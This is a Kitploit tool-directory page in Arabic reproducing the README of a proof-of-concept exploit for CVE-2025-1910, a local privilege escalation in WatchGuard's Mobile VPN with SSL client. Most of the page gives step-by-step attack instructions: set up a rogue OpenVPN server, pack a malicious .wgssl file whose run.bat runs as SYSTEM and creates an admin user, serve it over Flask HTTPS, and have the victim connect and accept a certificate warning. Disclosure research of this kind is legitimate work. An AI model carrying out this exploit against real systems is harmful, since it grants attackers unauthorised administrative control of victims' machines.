Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-1910-WatchGuard-Privilege-Escalation — إثبات مفهوم لاستغلال CVE-2025-1910، وهو تصعيد امتيازات محلي داخل عميل Mobile VPN with SSL من Watchguard. | Kitploit
أدوات/GitHubGitHub/lutrasecurity/cve-2025-1910-watchguard-privilege-escalation
تصعيد الامتيازاتتوليد الحمولةتحليل الثغرات الأمنيةالاستغلالالحركة الجانبيةما بعد الاستغلالاختبار الاختراقالقيادة والسيطرةالفريق الأحمر
مشاركة
GitHublutrasecurity/cve-2025-1910-watchguard-privilege-escalation

CVE-2025-1910-WatchGuard-Privilege-Escalation

إثبات مفهوم لاستغلال CVE-2025-1910، وهو تصعيد امتيازات محلي داخل عميل Mobile VPN with SSL من Watchguard.

عرض المستودع
32منذ 10 أشهرلم تتم المراجعة بعد

تصعيد امتيازات عميل WatchGuard Mobile VPN with SSL (CVE-2025-1910)

تسمح ثغرة تصعيد امتيازات في Mobile VPN with SSL من WatchGuard <= 12.11.2 لمستخدم منخفض الصلاحيات بتنفيذ أوامر بصلاحيات SYSTEM على العميل. تم اختبارها مع إصدار 12.11.2 من Mobile VPN with SSL.

لمزيد من التفاصيل، راجع مقالنا على المدونة (النسخة الألمانية).

الاستغلال

التحضير على خادم المهاجم


  1. شغّل خادم OpenVPN يقبل جميع الاتصالات:
sudo openvpn --config server.conf

خادم OpenVPN قيد التشغيل.

  1. عدّل خيار remote في ./client/client.ovpn ليشير إلى خادم OpenVPN

  2. عدّل ./client/run.bat حسب رغبتك، سيتم تنفيذ هذا السكربت بصلاحيات SYSTEM. افتراضيًا، يتم إنشاء مستخدم إداري جديد (shinyNewAdmin)

  3. أنشئ ملف WatchGuard الخبيث client.wgssl:

cd client/

# Create checksum
md5sum client.ovpn run.bat > MD5SUM

# Pack into a .wgssl file
tar -czf ../client_exploit.wgssl client.ovpn  MD5SUM  run.bat

cd ..
  1. اخدم الملف الخبيث client.wgssl عبر flask:
# Start the flask HTTPS server
sudo python3 srv.py

خادم Flask قيد التشغيل.

اختياريًا، يمكن إنشاء زوج شهادة ومفتاح جديد عبر openssl:

# Create certificate and private key for the HTTPS connection
openssl req -x509 -newkey rsa:4096 -nodes -out server.crt -keyout server.key -days 365 -subj "/CN=firebox"

الاستغلال على جهاز الضحية

بعد ذلك، على جهاز الضحية حيث تم تثبيت إصدار ضعيف من Mobile VPN with SSL (مثل الإصدار 12.11.2، تنزيل)، حاول الاتصال بخادم المهاجم. لا يهم اسم المستخدم وكلمة المرور المُدخلان:

الاتصال بخادم المهاجم.

انقر على Yes في التنبيه الأمني لتجاهل تحذيرات الشهادة:

الاتصال بخادم المهاجم.

بعد إنشاء الاتصال بنجاح، يتم تنفيذ ملف run.bat ويتم إنشاء المستخدم shinyNewAdmin:

تم إنشاء المستخدم shinyNewAdmin.

الإعداد

على خادم المهاجم، تحتاج إلى تثبيت Python وopenssl وopenvpn. بالإضافة إلى ذلك، يجب تثبيت حزمة flask الخاصة بـ Python:

pip install -r requirements.txt

Nix Flake

مع تثبيت Nix، يمكنك ببساطة بدء بيئة التطوير:

nix develop

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    354
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    341
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    309

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →